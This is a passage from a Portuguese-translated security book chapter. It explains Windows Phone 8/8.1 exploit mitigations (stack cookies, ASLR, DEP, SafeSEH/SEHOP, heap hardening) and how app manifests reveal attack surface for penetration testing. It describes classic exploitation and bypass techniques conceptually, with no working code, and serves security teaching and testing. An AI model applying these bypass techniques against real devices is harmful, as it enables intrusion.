Os canários de pilha são colocados entre a última variável de pilha local e o preenchimento que precede o ponteiro de quadro salvo (SFP). [A Figura 10.2](#) demonstra a configuração.



**Figura 10.2** Estrutura de pilha com cookies

Claramente, se ocorrer um estouro de pilha (por exemplo, por meio de uma chamada insegura `strcpy()`) e os limites do buffer de pilha forem violados, o valor do cookie será substituído e a verificação do cookie antes do retorno da função `ret` inevitavelmente no encerramento do programa, a menos que o invasor tenha tido muita sorte e tenha conseguido adivinhar o valor correto do cookie.

A proteção de cookie de pilha é ativada por meio do sinalizador de compilador `/GS`. Essa opção foi introduzida pela primeira vez no Visual Studio 2002 e é ativada por padrão, portanto, não há necessidade de ativá-la manualmente ao compilar aplicativos.

Embora a tecnologia stack canary proteja contra as técnicas tradicionais de exploração de estouro de pilha, o recurso, em princípio, não protegeria contra as consequências de um estouro que pode ser explorado antes do término do aplicativo. Por exemplo, um ponteiro importante pode ser sobreescrito e gravado antes da verificação do cookie. Na prática, entretanto, o `/GS` também pode reordenar variáveis, precisamente com o objetivo de tentar evitar que ponteiros e variáveis importantes sejam sobreescritos e que as proteções sejam ineficazes.

## **Randomização do layout do espaço de endereço**

A ASLR (Address Space Layout Randomization) é um recurso de atenuação de exploração que gira em torno da randomização do local da memória da imagem de um processo e de seus vários módulos DLL carregados. Ou seja, o endereço base de um aplicativo ou módulo carregado não permanecerá constante entre execuções ou carregamentos, respectivamente.

Todo o objetivo da ASLR é dificultar muito para os invasores a previsão precisa do layout e da estrutura geral da memória em um processo. O valor de fazer isso, no entanto, fica evidente ao considerar como várias classes de vulnerabilidades de corrupção de memória eram tradicionalmente exploradas.

Tomemos como exemplo os estouros de buffer baseados em pilha. Antes do advento da ASLR em aplicativos altamente direcionados, os criadores de exploits geralmente sobrescreviam o endereço de retorno de um stack frame com um endereço pré-determinado e codificado. A natureza dos dados nesse endereço geralmente varia de acordo com o sistema operacional que está sendo explorado. A maioria dos exploits para sistemas do tipo UNIX sobrescreve o endereço de retorno em questão com o local de seu shellcode na pilha ou com o endereço de uma função de biblioteca (o chamado `return-to-libc`).

A maioria dos autores de exploits do Windows tendia a sobrescrever os endereços de retorno com o local de um `CALL ESP` ou instrução `JMP ESP` para a qual eles haviam predeterminado o endereço em determinadas versões do Windows.

Em ambos os casos, os endereços de retorno (ou ponteiros de função) foram substituídos por endereços que se sabia serem estáveis; portanto, as explorações tinham uma boa chance de sucesso, mesmo que o endereço de substituição fosse codificado.

No entanto, com a introdução do ASLR nos sistemas operacionais convencionais, as técnicas de exploração necessariamente mudaram um pouco. Quando um aplicativo tem o ASLR ativado em seu binário, as tentativas de redirecionar o fluxo de execução para o shellcode baseado em pilha por meio de um endereço codificado provavelmente falharão, pois o local na memória do buffer de pilha em questão será aleatório, e adivinhá-lo seria uma tarefa difícil.

Nas explorações do Windows, em que um invasor geralmente codifica um endereço de retorno que aponta para instruções `JMP ESP` ou `CALL ESP` em `KERNEL32.DLL` (por exemplo), esse ataque seria difícil de usar com ASLR, porque o local da função que contém o `JMP ESP` ou outra instrução desejada não seria mais estável ou mesmo previsível.

Embora isso pareça ser uma atenuação sólida e implacável contra explorações de corrupção de memória bastante triviais, os problemas de adoção limitaram seu alcance de eficácia no passado.

Quando a ASLR foi introduzida no Windows Vista Beta 2 (por volta de meados de 2006), somente os aplicativos da Microsoft tinham suporte a ASLR compilado neles, incluindo aplicativos e módulos DLL. O software escrito por desenvolvedores de terceiros tinha que optar pela ASLR, escolhendo compilar o suporte em seus binários. Portanto, se um hacker estivesse tentando escrever um exploit para um estouro de pilha no Microsoft Office, o local de sua instrução `JMP ESP` (ou qualquer outra), anteriormente previsível, agora era aleatório, e seu trabalho como escritor de exploits se tornava um pouco mais difícil.

Por outro lado, em softwares de terceiros, em que a ASLR frequentemente não era compilada, o trabalho do criador de exploits era tão fácil quanto antes da introdução da ASLR no Windows. Os aplicativos e seus módulos seriam carregados em seu endereço base estável e preferido, e a metodologia de exploração do invasor permaneceria a mesma de antes.

Desde então, entretanto, a Microsoft padronizou a adoção da ASLR em aplicativos nativos de terceiros. De fato, o Visual Studio agora ativa o sinalizador do compilador da ASLR, `/DYNAMICBASE`, por padrão, e um desenvolvedor teria que desativá-lo deliberadamente para que o binário distribuído ficasse desprotegido (e há motivos legítimos para isso). Além disso, desde uma determinada atualização do Windows 7, existe um recurso conhecido como "Force ASLR", no qual os aplicativos podem optar por solicitar ao kernel que carregue módulos em endereços aleatórios, mesmo que tenham sido criados com o sinalizador `/DYNAMICBASE`. Esses recursos também são comuns aos sistemas operacionais móveis mais recentes da Microsoft, o WP8 e o WP8.1.

Essa é definitivamente uma boa notícia do ponto de vista da segurança e significa que os aplicativos nativos no Windows Phone 8 e 8.1 provavelmente estarão em boa forma no que diz respeito a impedir o uso de endereços de memória estável em explorações.

Isso não quer dizer que o ASLR seja perfeito e não possa ser contornado de forma eficaz (por exemplo, usando vazamentos de ponteiro ou heap spraying/JIT spraying), mas sua implementação nos sistemas operacionais Windows 8.x passou por várias melhorias desde sua introdução no Windows Vista e, como tal, seu uso nos aplicativos nativos do WP8 e do WP8 por padrão (nas opções de compilação do Visual Studio) definitivamente torna os esforços de exploração um pouco mais difíceis do ponto de vista do

perspectiva do invasor. Os módulos nativos do WP8.1 devem ter o ASLR ativado nos binários para serem aprovados no processo de certificação (consulte [http://msdn.microsoft.com/en-us/library/windowsphone/develop/hh184844\(v=vs.105\).aspx](http://msdn.microsoft.com/en-us/library/windowsphone/develop/hh184844(v=vs.105).aspx)).

## Prevenção de execução de dados

O Data Execution Prevention, conhecido comumente como DEP, é um recurso de atenuação de explorações cuja função é impedir que o processador execute códigos que residam em regiões da memória conhecidas por conter dados em vez de código.

Isso é desejável, pois muitas explorações dependem do redirecionamento do fluxo de execução do programa para o shellcode que reside em buffers de pilha ou heap. Intuitivamente, é bastante óbvio que o código executável legítimo não deve residir nas regiões de memória da pilha e do heap (entre outras), porque essas áreas de memória são destinadas aos dados do aplicativo. Portanto, não há nenhum bom motivo para permitir a execução de código nessas áreas. Esse é o conceito por trás da DEP: impedir a execução de código em espaços de memória que são conhecidos por abrigar dados em vez de código.

A DEP não é exclusivamente uma opção baseada no compilador e no kernel; sua aplicação também depende do suporte da CPU. Com binários compilados para processadores x86, o sinalizador /NXCOMPAT informa ao kernel para aplicar a DEP no aplicativo se a CPU do host for compatível com o recurso de proteção de página sem execução - No eXecute (NX) na AMD e Execute Disable Bit (XD) na Intel. No contexto dos dispositivos Windows Phone 8 e 8.1, cujos processadores são ARMv6 ou ARMv7, esse bit é conhecido como XN-eXecute Never.

Quando executado em arquiteturas de 64 bits, o sinalizador /NXCOMPAT não tem efeito; todos os aplicativos são executados com a DEP ativada, a menos que o aplicativo esteja sendo executado no modo WOW64 - Windows de 32 bits no Windows de 64 bits, conforme documentado pela equipe do Visual C++ (<http://blogs.msdn.com/b/vcblog/archive/2009/05/21/dynamicbase-and-nxcompat.aspx>).

Como o DEP geralmente impede a execução imediata do shellcode, já que ele geralmente reside em páginas com os sinalizadores NX ou XD ativados, os criadores de exploits tiveram que empregar rotas alternativas para obter uma execução de código significativa.

Os métodos usados com mais frequência giram em torno da reutilização de fragmentos de código que já estão carregados na memória e residem em páginas que não têm sinalizadores NX/XD/XN ativados. Isso é conhecido como *Programação Orientada a Retorno (ROP)*, e a base desse método envolve o encadeamento de pequenos fragmentos de código já presentes (conhecidos como *gadgets de ROP*) até que uma tarefa útil seja executada. Algumas cadeias de ROP são habilmente construídas (ou por meio de uma ferramenta como o ROPGadget; consulte <http://shell-storm.org/project/ROPgadget/>) para formar cadeias completas de instruções semelhantes a shellcode, enquanto outras resultam em uma chamada para VirtualProtect() para remover o bit NX/XD da(s) página(s) que contém o shellcode do invasor, que será então acessado e executado, contornando assim a proteção DEP.

A técnica ROP depende do carregamento de módulos não ASLR no processo que está sendo explorado para usar uma fonte de gadgets ROP, mas, conforme observado anteriormente, isso tem sido comum em aplicativos de terceiros.


No momento, o hardware do Windows Phone fornecido pelo OEM é baseado em ARMv6 e ARMv7 e, portanto, em arquiteturas de 32 bits. O Visual Studio ativa o sinalizador de compilador /NXCOMPAT por padrão, portanto, os aplicativos WP8 de terceiros provavelmente serão criados com a DEP ativada. O WP8.1 deve necessariamente ser compilado com a DEP ativada, de acordo com os requisitos de certificação da Microsoft Store para aplicativos do Windows Phone 8.1 (conforme <http://msdn.microsoft.com/en-us/library/windowsphone/develop/dn629257.aspx>).

A provável presença da DEP, especialmente quando combinada com a ASLR, é positiva para a segurança do WP e acrescenta outro nível de dificuldade à exploração no mundo real da plataforma.

## Tratamento seguro de exceções estruturadas

Quando a Microsoft introduziu a proteção de cookie de pilha em seu compilador (por meio do sinalizador /GS) em 2003, logo ficou claro que a substituição do endereço de retorno padrão não seria mais confiável como um método de exploração de superação de pilha.

O núcleo da técnica girava em torno da substituição de metadados de tratamento de exceções estruturadas (SEH) e, em seguida, provocava o lançamento de uma exceção. Cada thread em um processo tem pelo menos um registro SEH em sua pilha; cada manipulador de exceção é representado por uma estrutura EXCEPTION\_REGISTRATION\_RECORD, que consiste em um ponteiro "Next" e um ponteiro de função para um manipulador de exceção. A Figura 10.3 representa esse conceito graficamente.



**Figura 10.3:** Cadeia SEH

Como as estruturas `EXCEPTION_REGISTRATION_RECORD` também estão localizadas na pilha, juntamente com o buffer de pilha transbordável, a ideia era transbordar o buffer suscetível e continuar sobrescrevendo até chegar a uma estrutura `EXCEPTION_REGISTRATION_RECORD`, que estaria em algum ponteiro mais abaixo na pilha. O ponteiro de função na `EXCEPTION_REGISTRATION_RECORD` seria então substituído por um valor de escolha do invasor. O invasor teria então que fazer com que uma exceção fosse lançada; uma maneira popular de fazer isso era continuar gravando dados até que uma página de proteção no final da pilha fosse atingida, causando uma violação de acesso de gravação. O despachante de exceções enumeraria a lista de manipuladores de exceções para o thread e, como resultado, o ponteiro de função sobreescrito seria chamado, dando o controle do fluxo de execução ao invasor.

Isso levou a Microsoft a introduzir a funcionalidade *Safe Structured Exception Handling (SafeSEH)* no Visual Studio 2003, por meio do sinalizador de compilador `/SAFESEH`. Esse sinalizador de mitigação de exploração impede que a técnica simples que acabamos de resumir seja bem-sucedida, inserindo código (em tempo de compilação) que valida que cada manipulador de SEH seja encontrado em uma tabela de manipuladores de exceção conhecidos antes de ser executado. Devido às peculiaridades da proteção, no entanto, os manipuladores de exceção sobreescritos ainda serão chamados se não apontarem para a pilha e não apontarem para o espaço de memória de um módulo carregado.

David Litchfield publicou um artigo (disponível em <http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf>) logo após a introdução do `/SAFESEH`, documentando um método genérico para contorná-lo. A solução era encontrar uma instrução adequada no heap para sobreescrivar o ponteiro da função `EXCEPTION_REGISTRATION_RECORD` que, com detalhes omitidos por brevidade, faria com que a execução terminasse no shellcode do invasor.

Considerando as deficiências do `/SAFESEH`, foi introduzida uma mitigação de exploração para proteger ainda mais contra a exploração do SEH: *SEHOP*, que significa *Structured Exception Handling Overwrite Protection (Proteção contra sobreescrita do tratamento de exceções estruturadas)*. O SEHOP coloca um cookie no final da cadeia SEH e, em seguida, verifica se nenhum `EXCEPTION_REGISTRATION_RECORDS` foi modificado percorrendo a cadeia e verificando se o cookie é o valor esperado. Se essa validação da cadeia e a verificação do cookie falharem, o manipulador de exceções não poderá ser executado. Isso funciona porque cada ponteiro Next de `EXCEPTION_REGISTRATION_RECORD` está situado na frente de seu ponteiro de função, o que significa que qualquer substituição da estrutura destrói o ponteiro Next e a cadeia SEH é interrompida. Juntamente com o ASLR, adivinhar o valor correto do Next pointer pode ser muito difícil. Não há desvios conhecidos para o SEHOP no momento em que este artigo foi escrito.

o `/SAFESEH` é ativado por padrão em todas as versões do Visual Studio que são usadas para compilar aplicativos WP, e o SEHOP é

também implementado no WP8 e 8.1.

Além disso, os aplicativos nativos do WP8.1 devem ser criados com /SAFESEH para atender aos requisitos de certificação do Store, consulte <http://msdn.microsoft.com/en-us/library/windowsphone/develop/dn629257.aspx>.

### **Desvinculação segura da pilha do Userland**

Antes do Windows XP SP2 (2004) e do Windows 2003, as vulnerabilidades de estouro de heap eram exploradas com mais frequência aproveitando-se da desvinculação insegura, sobreescrivendo taticamente os ponteiros para trás e para frente da lista duplamente vinculada nos metadados de um bloco adjacente. Esse método geral oferecia um poderoso primitivo de exploração do tipo "escreva-o-que-onde".

Desde então, as várias versões do Windows passaram por melhorias progressivas em suas implementações do gerenciador de heap até o ponto em que as técnicas comparativamente simples de exploração de estouro de heap de vários anos atrás não são mais aplicáveis nas versões mais recentes do Windows, exceto talvez em implementações personalizadas do gerenciador de heap.

Existem técnicas de exploração conhecidas contra o gerenciador de heap do Windows 8 (e, por extensão, do Windows Phone 8), conforme descoberto e apresentado por Chris Valasek e Tarjei Mandt (artigo disponível em <http://illmatics.com/Windows%208%20Heap%20Internals.pdf>), embora elas sejam consideradas não triviais e a proteção oferecida pelo gerenciador de heap do Windows 8 seja muito superior às do passado.

O gerenciador de heap no Windows 8.1 (e no Windows Phone 8.1) aborda pelo menos uma das técnicas de Valasek e Mandt (de acordo com <http://blogs.technet.com/b/srd/archive/2013/10/29/software-defense-mitigation-heap-corruption-vulnerabilities.aspx>) e fortalece ainda mais o heap do espaço do usuário contra ataques bem-sucedidos.

### **Mitigações no espaço do kernel**

Embora uma discussão aprofundada sobre as atenuações de exploração do kernel no Windows Phone 8 e 8.1 esteja além do escopo deste livro, vale a pena mencionar brevemente que os sistemas operacionais 8 e 8.1 realmente implementam tecnologias equivalentes de atenuação de exploração que já discutimos para proteção contra a exploração do espaço do kernel também. Há também alguns recursos de proteção que são exclusivos do kernel e, de fato, do kernel do Windows 8.

Vários dos recursos antiexploração presentes nos kernels WP8 e WP8.1 são:

- NX (para pools não paginados)
- ASLR
- Empilhar cookies
- Verificações de integridade do heap (pool) do kernel
- Proteção contra desreferência de ponteiro NULL

## **Noções básicas sobre os aplicativos do Windows Phone 8.x**

Discutimos o modelo de segurança e os recursos da plataforma WP8 e 8.1. Agora, vamos examinar alguns dos detalhes de como os aplicativos são desenvolvidos, as opções de linguagem disponíveis para os desenvolvedores, como os aplicativos são distribuídos e instalados e como você, como leitor, pode aproveitar esses aspectos para ajudar na análise e no teste de segurança de software de terceiros do WP8 e 8.1.

### **Pacotes de aplicativos**

No Windows 7 e no Windows 8, os pacotes XAP são o meio padrão de distribuição dos aplicativos de instalação. Um arquivo XAP geralmente contém todos os arquivos exigidos pelo aplicativo para instalação e operação, incluindo seu código em formato binário ou assembly .NET (DLLs), seus recursos (imagens, arquivos de som etc.) e o arquivo de manifesto (`WMAAppManifest.xml` e/ou `Package.appxmanifest`), entre outros arquivos possíveis. Embora o Windows Phone 7 e o Windows Phone 8.x usem arquivos XAP, eles não são totalmente compatíveis entre as duas versões do sistema operacional; um

O XAP do Windows Phone 7 pode ser instalado no Windows Phone 8.x, mas um XAP do Windows Phone 8.x não pode ser instalado no Windows Phone 7. Os arquivos XAP são *compatíveis com versões anteriores*.

Da mesma forma que os pacotes de distribuição de outras plataformas móveis, como iOS (IPA) e Android (APK), os arquivos XAP são fundamentalmente arquivos zip.

Com as versões iniciais do Windows Phone 8.1, a Microsoft introduziu o formato de pacote APPX, exclusivamente, no entanto, para o Windows Phone 8.1 e não para o Windows Phone 8. Embora o APPX seja o formato de pacote preferido do WP8.1, o WP8.1 é *compatível com versões anteriores* e pode instalar pacotes XAP destinados ao WP8.

No entanto, descompactar os arquivos XAP e APPX que foram baixados do Store não é uma tarefa trivial, pois eles são protegidos por DRM e, portanto, criptografados. Os arquivos XAP e APPX que não são assinados pela Microsoft e protegidos por DRM podem ser descompactados e seu conteúdo inspecionado, inclusive os próprios binários do aplicativo. (Consulte [a Figura 10.4](#).)

```
sh-3.2# ls
SamWP8_Tools_Debug_ARM.xap
sh-3.2# unzip SamWP8_Tools_Debug_ARM.xap 2>/dev/null
Archive: SamWP8_Tools_Debug_ARM.xap
  inflating: AppManifest.xaml
  inflating: Assets/AlignmentGrid.png
  inflating: Assets/ApplicationIcon.png
  inflating: Assets/Tiles/FlipCycleTileLarge.png
  inflating: Assets/Tiles/FlipCycleTileMedium.png
  inflating: Assets/Tiles/FlipCycleTileSmall.png
  inflating: Assets/Tiles/IconicTileMediumLarge.png
  inflating: Assets/Tiles/IconicTileSmall.png
  inflating: DevProgram.dll
  inflating: DevProgram.winmd
  inflating: en/SamWP8 Tools.resources.dll
  inflating: Microsoft.Phone.Controls.Toolkit.dll
  inflating: README_FIRST.txt
  inflating: RPCComponent.dll
  inflating: RPCComponent.winmd
  inflating: SamWP8 Tools.dll
  inflating: Toolkit.Content/ApplicationBar.Add.png
  inflating: Toolkit.Content/ApplicationBar.Cancel.png
  inflating: Toolkit.Content/ApplicationBar.Check.png
  inflating: Toolkit.Content/ApplicationBar.Delete.png
  inflating: Toolkit.Content/ApplicationBar.Select.png
  inflating: WMAppManifest.xml
sh-3.2# ls
AppManifest.xaml      DevProgram.winmd      RPCComponent.dll      SamWP8_Tools_Debug_ARM.xap
Assets                Microsoft.Phone.Controls.Toolkit.dll  RPCComponent.winmd  Toolkit.Content
DevProgram.dll        README_FIRST.txt      SamWP8 Tools.dll      WMAppManifest.xml
sh-3.2# █
```

**Figura 10.4** Pacote XAP não armazenado descompactado

A introdução de um formato de pacote apenas para o WP8.1 e posterior, o APPX, deve-se à adição de novos recursos no WP8.1 que simplesmente não estão disponíveis no WP8 (como novas APIs), mas também para padronizar a distribuição de pacotes entre o Windows Phone e o Windows padrão.

## Linguagens de programação e tipos de aplicativos

As plataformas Windows Phone 8 e 8.1 oferecem suporte a várias linguagens de programação como padrão - e muito mais. Na verdade, mais do que todos os outros sistemas operacionais móveis convencionais. Os desenvolvedores têm a opção de usar código nativo ou escrever seus aplicativos em linguagens gerenciadas.

A maioria dos aplicativos pode ser classificada em pelo menos uma das seguintes categorias gerais: ■

Aplicativos padrão

■ Jogos

■ Aplicativos HTML5/JavaScript/CSS■

Aplicativos híbridos/shell

A maioria dos aplicativos disponíveis na Store se enquadra em uma categoria padrão e, na maioria das vezes, é desenvolvida em C# com arquivos XAML que compõem a interface. XAML, que significa eXtensible Application Markup Language (Linguagem de marcação de aplicativo extensível), é usado por aplicativos .NET para simplificar a criação e a representação dos componentes da interface do usuário. Embora a maioria dos aplicativos dessa categoria geral seja desenvolvida em C#, alguns são escritos em C++ e Visual Basic.

Embora seja possível desenvolver jogos em C#, a maioria dos jogos disponíveis para o Windows Phone 8.x é desenvolvida em C++, e essa é a linguagem recomendada pela Microsoft para aplicativos de jogos. Muitos jogos chamam o Direct3d

por suas habilidades de geração e manipulação de gráficos.

Os desenvolvedores também têm a capacidade de desenvolver aplicativos funcionais usando HTML5 e JavaScript, muitas vezes também utilizando algum XAML para seus componentes de interface. Os aplicativos desenvolvidos com JavaScript e HTML5 não são apenas aplicativos da Web do lado do cliente. O Windows Runtime (WinRT) expõe uma API inteira para que os aplicativos escritos em JavaScript possam acessar grande parte da mesma funcionalidade que um aplicativo normal.

Não é incomum que os aplicativos usem uma linguagem como C#, mas também usem JavaScript e HTML5 para várias coisas, incluindo (mas não se limitando a) seus componentes de interface. Esses aplicativos podem ser chamados de *aplicativos híbridos*. O termo aplicativo híbrido também pode ser usado para descrever um aplicativo que é pouco mais do que um aplicativo C# (por exemplo) que utiliza objetos do tipo web-view para renderizar um aplicativo da Web e não chama muita funcionalidade do sistema operacional.

A escolha da linguagem fica a cargo do desenvolvedor, mas a Microsoft oferece algumas diretrizes gerais sobre quais linguagens são adequadas para determinadas tarefas (consulte [http://msdn.microsoft.com/en-us/library/windowsphone/develop/jj714071\(v=vs.105\).aspx#BKMK\\_Decidingonanapproach](http://msdn.microsoft.com/en-us/library/windowsphone/develop/jj714071(v=vs.105).aspx#BKMK_Decidingonanapproach), por exemplo). Entretanto, a maioria dos desenvolvedores experientes deve estar em condições de analisar a situação e determinar a adequação de uma linguagem para si mesmos.

Em geral, faz sentido usar código nativo se um aplicativo precisar ser altamente otimizado. Exemplos de tais aplicativos incluem jogos, que geralmente são escritos em C++, usando o Direct3d.

Outro motivo para escrever aplicativos exclusivamente em código nativo seria a familiaridade com a linguagem; desenvolvedores experientes em C++ podem achar que implementar funcionalidades em C++ é mais fácil do que aprender uma linguagem relacionada, mas diferente, como o C#. Da mesma forma, muitos desenvolvedores podem optar pelo conforto do C# e, em seguida, chamar as bibliotecas nativas existentes que são críticas para o desempenho usando a interface P/Invoke.

Em geral, sabe-se, com base empírica, que o C# é a linguagem mais comumente usada no desenvolvimento de aplicativos para Windows Phone. Por esse motivo, concentraremos a maior parte do nosso foco na análise de aplicativos em C#, embora a maior parte da discussão possa ser aplicada a aplicativos para Windows Phone escritos em outras linguagens.

## Manifestos de aplicativos

Conforme mencionado brevemente no início deste capítulo, cada aplicativo do Windows Phone tem um arquivo de manifesto que contém detalhes sobre o aplicativo. As informações em um manifesto de aplicativo podem ser consideradas metadados e, entre outras coisas, alguns dos aspectos mais básicos das informações encontradas no manifesto de um aplicativo são o ID do aplicativo, o editor/autor, o nome/título do aplicativo, uma descrição do aplicativo e o caminho relativo ao logotipo do aplicativo.

O Windows Phone 8.1 pode instalar tanto arquivos XAP quanto arquivos APPX. Os arquivos de manifesto para aplicativos que são implantados especificamente a partir de pacotes APPX são denominados `Package.appxmanifest`, embora os pacotes APPX também contenham um arquivo `WMAAppManifest.xml` como os arquivos XAP. Os dispositivos Windows Phone 8 só podem instalar pacotes XAP, cujo arquivo de manifesto é `WMAAppManifest.xml`.

Além das informações básicas do aplicativo já mencionadas, os manifestos de aplicativos também contêm informações um pouco mais interessantes do ponto de vista da segurança e da exploração e, como tal, os manifestos podem servir como pontos de partida úteis para testes de penetração e engenharia reversa de um aplicativo. Conforme mencionado anteriormente (consulte Câmaras e recursos), o manifesto de um aplicativo também define quais permissões o aplicativo precisa para fornecer sua funcionalidade.

Embora o manifesto de um aplicativo contenha muitos metadados necessários para implantar o aplicativo corretamente e da maneira pretendida pelo desenvolvedor, vamos nos concentrar aqui principalmente nos aspectos do manifesto que são úteis do seu ponto de vista, como testador de penetração e/ou engenheiro reverso.

Os dois tipos de manifesto, `WMAAppManifest.xml` e `Package.appxmanifest`, são apenas arquivos XML padrão. Os dois tipos diferem na estrutura e nas tags que usam para apresentar os metadados do aplicativo. Examinaremos cada um deles separadamente e explicaremos como obter informações úteis do ponto de vista da segurança e da análise.

## Enumeração da superfície de ataque

Os arquivos de manifesto suportam vários elementos XML pai e filho, mas, em vez de listar todos eles, consideraremos vários que são interessantes para uma análise inicial da superfície de ataque e do ponto de entrada. Alguns deles são

- <Capabilities>-Define os recursos exigidos pelo aplicativo

- <FileTypeAssociation>-Define as extensões de arquivo que estão associadas ao aplicativo
- <Protocol>-Define os esquemas de URL para os quais o aplicativo deseja se registrar
- <ActivatableClass>-Define as classes que são usadas pelo aplicativo e que são externas a ele
- <Interface>-**Especifica** as interfaces que o aplicativo implementa e que são externas a ele

Consideraremos e analisaremos os seguintes trechos de arquivos de manifesto como exemplos de como cada um desses elementos é usado e o que eles nos dizem sobre o aplicativo em um piscar de olhos. As tags de recursos a seguir foram extraídas do arquivo `WMAAppManifest.xml` de um aplicativo típico (distribuído no formato XAP):

```
<Capacidades>
    <Capability Name="ID_CAP_NETWORKING" />
    <Capability Name="ID_CAP_LOCATION" />
    <Capability Name="ID_CAP_SENSORS" />
    <Capability Name="ID_CAP_MICROPHONE" />
    <Capability Name="ID_CAP_PHONEDIALER" />
    <Capability Name="ID_CAP_PUSH_NOTIFICATION" />
    <Capability Name="ID_CAP_WEBBROWSERCOMPONENT" />
    <Capability Name="ID_CAP_IDENTITY_DEVICE" />
    <Capability Name="ID_CAP_IDENTITY_USER" />
    <Capability Name="ID_CAP_CONTACTS" />
    <Capability Name="ID_CAP_MEDIALIB_AUDIO" />
    <Capability Name="ID_CAP_MEDIALIB_PHOTO" />
    <Capability Name="ID_CAP_MEDIALIB_PLAYBACK" />
    <Capability Name="ID_CAP_PROXIMITY" />
    <Capability Name="ID_CAP_MAP" />
    <Capability Name="ID_CAP_VOIP" />
    <Capability Name="ID_CAP_PEOPLE_EXTENSION_IM" />
</Capabilities>
```

Os elementos filhos do elemento `<Capabilities>` mostram claramente quais recursos o aplicativo solicita na instalação. Isso é útil por vários motivos. Primeiro, se você vir `ID_CAP_NETWORKING`, por exemplo, saberá que o aplicativo contém funcionalidades que se comunicam com outros sistemas pela rede, provavelmente a Internet. Em segundo lugar, se o aplicativo que você está instalando for supostamente uma calculadora, mas você vir que o aplicativo "requer" `ID_CAP_CONTACTS`, poderá suspeitar da inocência do aplicativo e fazer a engenharia reversa como possível suspeito de malware.

Continuando, um elemento `<FileTypeAssociation>` típico em um manifesto pode ser parecido com o seguinte:

```
<Extensões>
    <FileTypeAssociation Name="Tipo de arquivo de teste do SDK do Windows
Phone" TaskID="_default" NavUriFragment="fileToken=%s">
        <Logos>
            <Logo Size="small" IsRelative="true">Assets/sdk-small-
33x33.png</Logo>
            <Logo Size="medium" IsRelative="true">Assets/sdk-medium-
69x69.png</Logo>
            <Logo Size="large" IsRelative="true">Assets/sdk-large-
176x176.png</Logo>
        </Logos>
        <Tipos de arquivos suportados>
            <FileType ContentType="application/sdk">.myExt1</FileType>
            <FileType ContentType="application/sdk">.myExt2</FileType>
        </Tipos de arquivos suportados>
    </FileTypeAssociation>
</Extensões>
```

Se você estivesse analisando um aplicativo cujo manifesto contivesse o trecho anterior, saberia que o aplicativo registrou manipuladores para as extensões de arquivo `.myExt1` e `.myExt2`. Os manipuladores de extensão de arquivo são pontos de entrada de dados para o aplicativo e, portanto, são bons lugares para começar a procurar vulnerabilidades. Nesse ponto, os testadores de penetração estariam atentos ao código de manipulação de tipo de arquivo quando começassem suas atividades de engenharia reversa ou de revisão de código.

Agora, considere o seguinte trecho do `WMAAppManifest.xml`, que mostra um exemplo real do `<Protocol>` do aplicativo do Facebook para Windows Phone 8.

```

<Protocol Name="fb" NavUriFragment="encodedLaunchUri=%s"
TaskID="_default" />
<Protocol Name="fbconnect" NavUriFragment="encodedLaunchUri=%s"
TaskID="_default" />
```

Fica evidente no trecho anterior que o aplicativo do Facebook registra dois manipuladores de protocolo: `fb://` e `fbconnect://`. Sabendo disso, um testador de penetração ou engenheiro reverso saberia então procurar e analisar os manipuladores de protocolo durante sua análise, pois esses manipuladores representam um ponto de entrada potencialmente interessante para o aplicativo.

A seguir, um exemplo de `<ActivatableClass>`, extraído do `WMAppManifest.xml` de um aplicativo VoIP.

```

<ActivatableClasses>
  <InProcessServer>
    <Caminho>PhoneVoIPApp.BackEnd.DLL</Caminho>
    <ActivatableClass
      ActivatableClassId="PhoneVoIPApp.BackEnd.MessageReceivedEventHandler"
      ThreadingModel="MTA" />
      <ActivatableClass
        ActivatableClassId="PhoneVoIPApp.BackEnd.BackEndTransport"
        ThreadingModel="MTA" />
        <ActivatableClass
          ActivatableClassId="PhoneVoIPApp.BackEnd.BackEndAudio"
          ThreadingModel="MTA" />
